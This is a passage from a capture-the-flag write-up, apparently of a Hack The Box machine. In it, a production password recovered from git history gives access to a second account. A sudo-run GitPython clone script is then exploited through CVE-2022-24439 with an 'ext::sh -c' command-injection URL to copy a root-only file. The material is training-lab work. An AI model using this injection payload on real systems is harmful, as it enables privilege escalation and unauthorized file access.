-rw-r--r--  1 dev dev  253 Jun  4 11:30 COMMIT_EDITMSG
-rw-r--r--  1 dev dev  177 Jun  4 11:30 config
-rw-r--r--  1 dev dev   73 Jun  4 11:30 description
-rw-r--r--  1 dev dev   23 Jun  4 11:30 HEAD
drwxr-xr-x  2 dev dev 4096 Jun  5 14:36 hooks
-rw-r--r--  1 dev dev 6163 Jun  4 11:30 index
drwxr-xr-x  2 dev dev 4096 Jun  5 14:36 info
drwxr-xr-x  3 dev dev 4096 Jun  5 14:36 logs
drwxr-xr-x 70 dev dev 4096 Jun  5 14:36 objects
drwxr-xr-x  4 dev dev 4096 Jun  5 14:36 refs
```

Taking a look at `HEAD`, it seems like we would be able to obtain log file for the git commits made earlier:




```
dev@editorial:~/apps/.git/logs$ cat HEAD
0000000000000000000000000000000000000000 3251ec9e8ffdd9b938e83e3b9fbf5fd1efa9bbb8 dev-carlos.valderrama <d
ev-carlos.valderrama@tiempoarriba.htb> 1682905723 -0500 commit (initial): feat: create editorial app
3251ec9e8ffdd9b938e83e3b9fbf5fd1efa9bbb8 1e84a036b2f33c59e2390730699a488c65643d28 dev-carlos.valderrama <d
ev-carlos.valderrama@tiempoarriba.htb> 1682905870 -0500 commit: feat: create api to editorial info
1e84a036b2f33c59e2390730699a488c65643d28 b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae dev-carlos.valderrama <d
ev-carlos.valderrama@tiempoarriba.htb> 1682906108 -0500 commit: change(api): downgrading prod to dev
b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae dfef9f20e57d730b7d71967582035925d57ad883 dev-carlos.valderrama <d
ev-carlos.valderrama@tiempoarriba.htb> 1682906471 -0500 commit: change: remove debug and update api port
dfef9f20e57d730b7d71967582035925d57ad883 8ad0f3187e2bda88bba85074635ea942974587e8 dev-carlos.valderrama <d
ev-carlos.valderrama@tiempoarriba.htb> 1682906661 -0500 commit: fix: bugfix in api port endpoint
```

Using the command `git log`, we can see all the previous commits:




```
dev@editorial:~/apps/.git$ git log
commit 8ad0f3187e2bda88bba85074635ea942974587e8 (HEAD -> master)
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 21:04:21 2023 -0500

    fix: bugfix in api port endpoint

commit dfef9f20e57d730b7d71967582035925d57ad883
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 21:01:11 2023 -0500

    change: remove debug and update api port

commit b73481bb823d2dfb49c44f4c1e6a7e11912ed8ae
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:55:08 2023 -0500

    change(api): downgrading prod to dev

    * To use development environment.

commit 1e84a036b2f33c59e2390730699a488c65643d28
Author: dev-carlos.valderrama <dev-carlos.valderrama@tiempoarriba.htb>
Date:   Sun Apr 30 20:51:10 2023 -0500

    feat: create api to editorial info

    * It (will) contains internal info about the editorial, this enable
      faster access to information.
```

Using `git show 1e84a036b2f33c59e2390730699a488c65643d28`, we can read the contents before being downgraded to dev, and inside of it, password for prod is exposed:



```
+# -- : (development) mail message to new authors
+@app.route(api_route + '/authors/message', methods=['GET'])
+def api_mail_new_authors():
+    return jsonify({
+        'template_mail_message': "Welcome to the team! We are thrilled to have you on board and can't wai
t to see the incredible content you'll bring to the table.\n\nYour login credentials for our internal foru
m and authors site are:\nUsername: prod\nPassword: 080217_Producti0n_2023!@\nPlease be sure to change your
 password as soon as possible for security purposes.\n\nDon't hesitate to reach out if you have any questi
ons or ideas - we're always here to support you.\n\nBest regards, " + api_editorial_name + " Team."
+    }) # TODO: replace dev credentials when checks pass
+
+# -------------------------------
+# Start program
+# -------------------------------
+if __name__ == '__main__':
+    app.run(host='127.0.0.1', port=5001, debug=True)
```

Using the password `080217_Producti0n_2023!@`, we now have shell as **prod**:




```
dev@editorial:~/apps/.git$ su prod
Password:
prod@editorial:/home/dev/apps/.git$ id
uid=1000(prod) gid=1000(prod) groups=1000(prod)
```

Privesc: Prod to root

Sudoers


Let's check on commands that can be ran with sudo privilege:

`sudo -l`



```
prod@editorial:/home/dev/apps/.git$ sudo -l
[sudo] password for prod:
Matching Defaults entries for prod on editorial:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User prod may run the following commands on editorial:
    (root) /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py *
```


`/opt/internal_apps/clone_changes/clone_prod_change.py` could be ran with sudo privilege. Let's take a look at it:



```
prod@editorial:/home/dev/apps/.git$ cat /opt/internal_apps/clone_changes/clone_prod_change.py
#!/usr/bin/python3

import os
import sys
from git import Repo

os.chdir('/opt/internal_apps/clone_changes')

url_to_clone = sys.argv[1]

r = Repo.init('', bare=True)
r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
```


`clone_prod_change.py` is using **git** library. hmm, this is interesting.

Checking on git version, it is `3.1.29`:



```
prod@editorial:/home/dev/apps/.git$ pip3 list | grep -i 'git'
gitdb                  4.0.10
GitPython              3.1.29
```

Searching for known exploits regarding this version, it is vulnerable to CVE-2022-24439:



gitpyton 3.1.29 exploit

About 154 results

Github
https://github.com/advisories/GHSA-hcpj-qp55-gfph

CVE-2022-24439 - GitHub Advisory Database


WEB Dec 5, 2022 · Description. All versions of package gitpython are vulnerable to Remote Code Execution (RCE) due to improper user input validation, which makes it possible to inject …

Missing: ~~gitpyton~~ | Must include: gitpyton

Tags: GitPython Github

CVE-2022-24439

CVE-2022-24439 is a RCE vulnerability that is caused from improper user input validation:



Description


All versions of package gitpython are vulnerable to Remote Code Execution (RCE) due to improper user input validation, which makes it possible to inject a maliciously crafted remote URL into the clone command. Exploiting this vulnerability is possible because the library makes external calls to git without sufficient sanitization of input arguments.

Here we found a post that would help us to read root.txt.

Let's first create empty root.txt using the command: `echo "" > root.txt`


We will copy the actual root.txt to our empty root.txt inside `/home/prod` directory:

```
sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py
"ext::sh -c cat% /root/root.txt% >% /home/prod/root.txt"
```



```
prod@editorial:~$ echo "" > root.txt
prod@editorial:~$ sudo /usr/bin/python3 /opt/internal_apps/clone_changes/clone_prod_change.py "ext::sh -c
cat% /root/root.txt% >% /home/prod/root.txt"
Traceback (most recent call last):
  File "/opt/internal_apps/clone_changes/clone_prod_change.py", line 12, in <module>
    r.clone_from(url_to_clone, 'new_changes', multi_options=["-c protocol.ext.allow=always"])
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1275, in clone_from
    return cls._clone(git, url, to_path, GitCmdObjectDB, progress, multi_options, **kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/repo/base.py", line 1194, in _clone
    finalize_process(proc, stderr=stderr)
  File "/usr/local/lib/python3.10/dist-packages/git/util.py", line 419, in finalize_process
    proc.wait(**kwargs)
  File "/usr/local/lib/python3.10/dist-packages/git/cmd.py", line 559, in wait
    raise GitCommandError(remove_password_if_present(self.args), status, errstr)
git.exc.GitCommandError: Cmd('git') failed due to: exit code(128)
  cmdline: git clone -v -c protocol.ext.allow=always ext::sh -c cat% /root/root.txt% >% /home/prod/root.tx
t new_changes
  stderr: 'Cloning into 'new_changes'...
fatal: Could not read from remote repository.

Please make sure you have the correct access rights
and the repository exists.
'
```

Now we have root.txt copied to our home directory:



```
prod@editorial:~$ wc -c root.txt
33 root.txt
```

Fun and easy box!

References

- https://github.com/advisories/GHSA-hcpj-qp55-gfph
- https://github.com/gitpython-developers/GitPython/issues/1515?source=post_page-----0fba80ca64e8--------------------------------